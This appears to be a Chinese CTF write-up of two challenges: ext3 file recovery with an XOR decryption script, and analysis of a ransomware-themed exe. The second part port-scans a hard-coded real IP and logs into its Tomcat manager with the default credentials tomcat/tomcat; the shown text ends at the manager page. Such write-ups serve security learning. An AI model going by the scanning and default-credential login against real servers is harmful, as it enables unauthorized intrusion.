flag为：flag{65e02f26-0d6e-463f-bc63-2df733e47fbe}

电脑被黑


file看了下，是ext3文件，用ext3grep还原



```
[redacted]kali:~/桌面/re$ file disk_dump
disk_dump: Linux rev 1.0 ext3 filesystem data, UUID=4a3914c4-f9c1-4ec7-b682-c5554ce2f47f (large files)
```


图片

直接 ext3grep --restore-all disk_dump 回复全部文件



```
[redacted]kali:~/桌面/re$ ext3grep --restore-all disk_dump
Running ext3grep version 0.10.2
WARNING: I don't know what EXT3_FEATURE_COMPAT_EXT_ATTR is.
Number of groups: 2
Minimum / maximum journal block: 215 / 1244
Loading journal descriptors... sorting... done
The oldest inode block that is still in the journal, appears to be from 1590570902 = Wed May 27 17:
Number of descriptors in journal: 28; min / max sequence numbers: 5 / 12
Writing output to directory RESTORED_FILES/
Loading disk_dump.ext3grep.stage2... done
Restoring .Trash-0/files/flag_has_been_removed
Restoring .Trash-0/info/flag.txt.trashinfo
Restoring misc01/.DS_Store
Restoring misc01/???.png
Restoring misc01/demo
Restoring misc01/fakeflag.txt
Restoring misc01/flag.txt
```


图片



/home/xzh/桌面/re/RESTORED_FILES/misc01/

图片

看到一个flag.txt打开发现加密了，然后demo又是个elf程序，直接ida看下




```
  FILE *stream; // [rsp+28h] [rbp-8h]

  v4 = 34;
  v5 = 0;
  v7 = fopen(argv[1], "rb");
  if ( v7 )
  {
    stream = fopen(argv[1], "rb+");
    if ( stream )
    {
      while ( 1 )
      {
        v6 = fgetc(v7);
        if ( v6 == -1 )
          break;
        fputc(v4 ^ (v5 + v6), stream);
        v4 += 34;
        v5 = (v5 + 2) & 0xF;
      }
      fclose(v7);
      fclose(stream);
      result = 0;
    }
    else
    {
      printf("cannot open file", "rb+", argv);
      result = 0;
    }
  }
  else
  {
    printf("cannot open this file", "rb", argv);
    result = 0;
  }
  return result;
}
```

图片

找到了加密函数，对着加密函数写解密脚本，脚本如下

运行获得flag



```
[redacted],disk_dump>python 1.py
flag{e5d7c4ed-b8f6-4417-8317-b809fc26c047}
```


图片

flag为：flag{e5d7c4ed-b8f6-4417-8317-b809fc26c047}

```
file=open('flag.txt','rb')
f=file.read()
v4=34
v5=0
flag=""
for i in f:
 flag=flag+chr((ord(i)^v4)-v5)
 v4=(v4+34)&0xff
 v5=(v5+2)&0xf
 #print flag,v4,v5
print flag
```

WamaCry1

题目说是勒索病毒，然后给了个exe和加密后的flag，由于是勒索病毒，一般会用到rsa加密，而题目也说了公私钥，所以猜测exe获取到公私钥然后对flag进行rsa加密，就用ida看了下exe，大致是把ui布局好，然后里面调用了第一个son.exe,没有看到什么加密过程，那加密应该放在了son.exe里了，然后找了半天这个son.exe,就是找不到在哪,直到exeinfo看了下.....



Exeinfo PE - ver.0.0.5.4 by A.S.L - 1040+76 sign 2019.02.01

File : student.exe

Entry Point : 000014C0

EP Section : .text

File Offset : 000008C0

First Bytes : 83.EC.0C.C7.0!

Linker Info : 2.25

SubSystem : Windows GUI

File Size : 0307EA00h

Overlay : NO 00000000

Image is 32bit executable

RES/OVL : 0 / 0 % 2020

Enigma Virtual Box - v1.30 - 9.20 free - 2010-2018.10 - www.enigmap


Lamer Info - Help Hint - Unpack info

15 ms.

Org.Exe stub has TLS & IAT changed , if files inside are not packed - tr

图片

Enigma Virtual Box 是一个打包QT程序的软件,也就是说这个是打包后的exe,我们找到工具解包就行了,百度了一下,找到一个EnigmaVBUnpacker的解包软件,解包后终于找到了son.exe




C:\Users\Administrator\Desktop\EnigmaVBUnpacker_v0.54\student.exe

```
FOLDER%\libwinpthread-1.dll”，大小=0x13600
[+] 文件”C:\Users\Administrator\Desktop\EnigmaVBUnpacker_v0.54\%DEFAULT
FOLDER%\opengl32sw.dll”，大小=0xF41400
[+] 文件”C:\Users\Administrator\Desktop\EnigmaVBUnpacker_v0.54\%DEFAULT
FOLDER%\Qt5Core.dll”，大小=0x5DCC98
[+] 文件”C:\Users\Administrator\Desktop\EnigmaVBUnpacker_v0.54\%DEFAULT
FOLDER%\Qt5Gui.dll”，大小=0x5F1498
[+] 文件”C:\Users\Administrator\Desktop\EnigmaVBUnpacker_v0.54\%DEFAULT
FOLDER%\Qt5Svg.dll”，大小=0x59498
[+] 文件”C:\Users\Administrator\Desktop\EnigmaVBUnpacker_v0.54\%DEFAULT
FOLDER%\Qt5Widgets.dll”，大小=0x612898
[+] 文件”C:\Users\Administrator\Desktop\EnigmaVBUnpacker_v0.54\%DEFAULT
FOLDER%\son.exe”，大小=0x9000
[+] 解压缩主文件: C:\Users\Administrator\Desktop
\EnigmaVBUnpacker_v0.54\student_unpacked.exe
[+] 完成了！
```

Enigma VirtualBox 解包器，2014-2018，苦瓜甘甜（wszjf）汉化分享


图片



名称	修改日期	类型	大小
iconengines	2020/8/20 17:43	文件夹	
imageformats	2020/8/20 17:43	文件夹	
mod	2020/8/20 17:43	文件夹	
platforms	2020/8/20 17:43	文件夹	
translations	2020/8/20 17:43	文件夹	
D3Dcompiler_47.dll	2014/3/11 18:54	应用程序扩展	3,386 KB
libEGL.dll	2019/12/4 4:49	应用程序扩展	28 KB
libgcc_s_dw2-1.dll	2015/12/29 6:25	应用程序扩展	118 KB
libGLESV2.dll	2019/12/4 4:49	应用程序扩展	2,748 KB
libstdc++-6.dll	2015/12/29 6:25	应用程序扩展	1,505 KB
libwinpthread-1.dll	2015/12/29 6:25	应用程序扩展	78 KB
opengl32sw.dll	2016/6/14 21:08	应用程序扩展	15,621 KB
Qt5Core.dll	2020/8/13 13:26	应用程序扩展	6,004 KB
Qt5Gui.dll	2019/12/4 4:49	应用程序扩展	6,086 KB
Qt5Svg.dll	2019/12/4 5:00	应用程序扩展	358 KB
Qt5Widgets.dll	2019/12/4 4:49	应用程序扩展	6,219 KB
son.exe	2020/8/18 15:27	应用程序	36 KB


图片

ida打开son.exe,直接字符串就看到一个ip,然后跟进分析了一下



Address	Length	Type	String
.rdata:0···	0000000F	C	bad allocation
.rdata:0···	00000012	C	Unknown exception
.rdata:0···	00000015	C	bad array new length
.rdata:0···	00000009	C	bad cast
.rdata:0···	0000000B	C	pubkey.pem
.rdata:0···	0000001B	C	GetComputerName fail(%ld)\n
.rdata:0···	0000000F	C	120.53.241.181
.rdata:0···	0000000E	C	connect fail\n
.rdata:0···	00000012	C	connect success!\n
.rdata:0···	00000005	C	flag
.rdata:0···	00000018	C	invalid string position
.rdata:0···	00000010	C	vector too long
.rdata:0···	00000010	C	string too long
.rdata:0···	00000005	C	GCTL
.rdata:0···	00000009	C	.text$di
.rdata:0···	00000009	C	.text$mn
.rdata:0···	0000000C	C	.text$mn$00


图片



```
void *v13; // rcx
__int64 v15; // [rsp+30h] [rbp-68h]
int v16; // [rsp+38h] [rbp-60h]
__int64 v17; // [rsp+40h] [rbp-58h]
void *Memory[2]; // [rsp+48h] [rbp-50h]
__int128 v19; // [rsp+58h] [rbp-40h]

v3 = a2;
v4 = a1;
v17 = a1;
*(_QWORD *)(a1 + 16) = 0i64;
*(_QWORD *)(a1 + 24) = 15i64;
*(_BYTE *)a1 = 0;
v16 = 1;
v15 = 0i64;
if ( a3[3] >= 0x10ui64 )
  a3 = (_QWORD *)*a3;
v5 = BIO_new_mem_buf(a3, 0xFFFFFFFFi64);
RSA_new();
v15 = PEM_read_bio_RSAPublicKey(v5, &v15, 0i64, 0i64);
v6 = (signed int)((unsigned __int64)RSA_size(v15) + 1);
v7 = malloc(v6);
memset(v7, 0, v6);
v8 = v3;
if ( (unsigned __int64)v3[3] >= 0x10 )
  v8 = (__int64 *)*v3;
v9 = 1;
v10 = RSA_public_encrypt(*((unsigned int *)v3 + 4), v8, v7, v15, v9);
if ( v10 >= 0 )
{
  *(_QWORD *)&v19 = 0i64;
  *((_QWORD *)&v19 + 1) = 15i64;
  LOBYTE(Memory[0]) = 0;
```

图片


加密函数，看来猜的没错就是rsa加密，然后又看了下函数表，没发现其它加密，那么只要找到私钥就能解密了



```
LABEL_33:
    invalid_parameter_noinfo_noreturn();
  }
  v8 = socket(2, 1, 6);
  *(_QWORD *)&name.sa_data[6] = 0i64;
  name.sa_family = 2;
  *(_DWORD *)&name.sa_data[2] = inet_addr("120.53.241.181");
  *(_WORD *)name.sa_data = htons(12345u);
  while ( connect(v8, &name, 16) == -1 )
  {
    sub_140001080((__int64)"connect fail\n");
    Sleep(0x3E8u);
  }
  sub_140001080((__int64)"connect success!\n");
  *(_OWORD *)bufa = 0i64;
  v29 = 0i64;
  v30 = 0i64;
  v31 = 0i64;
```


图片
大致是链接远端服务器的12345端口,看题目说明是下载公私钥,然后我就想能不能访问这个地址去下,发现无法访问12345端口,然后nmap扫了下

发现开了8080,就访问了下



```
root@csj:~# nmap -p 0-20000 120.53.241.181
Starting Nmap 7.70 ( https://nmap.org ) at 2020-08-20 19:13 CST
Nmap scan report for 120.53.241.181
Host is up (0.052s latency).
Not shown: 19984 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
135/tcp   filtered msrpc
137/tcp   filtered netbios-ns
138/tcp   filtered netbios-dgm
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
593/tcp   filtered http-rpc-epmap
901/tcp   filtered samba-swat
1025/tcp  filtered NFS-or-IIS
2745/tcp  filtered urbisnet
3127/tcp  filtered ctx-bridge
3128/tcp  filtered squid-http
4444/tcp  filtered krb524
5554/tcp  filtered sgi-esphttp
6129/tcp  filtered unknown
6667/tcp  filtered irc
8080/tcp  open     http-proxy
```

图片
是个tomcat后台弱口令 tomcat tomcat 就进来了



Tomcat Web Application Manager

Message:	OK

Manager

List Applications | HTML Manager Help | Manager Help | Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
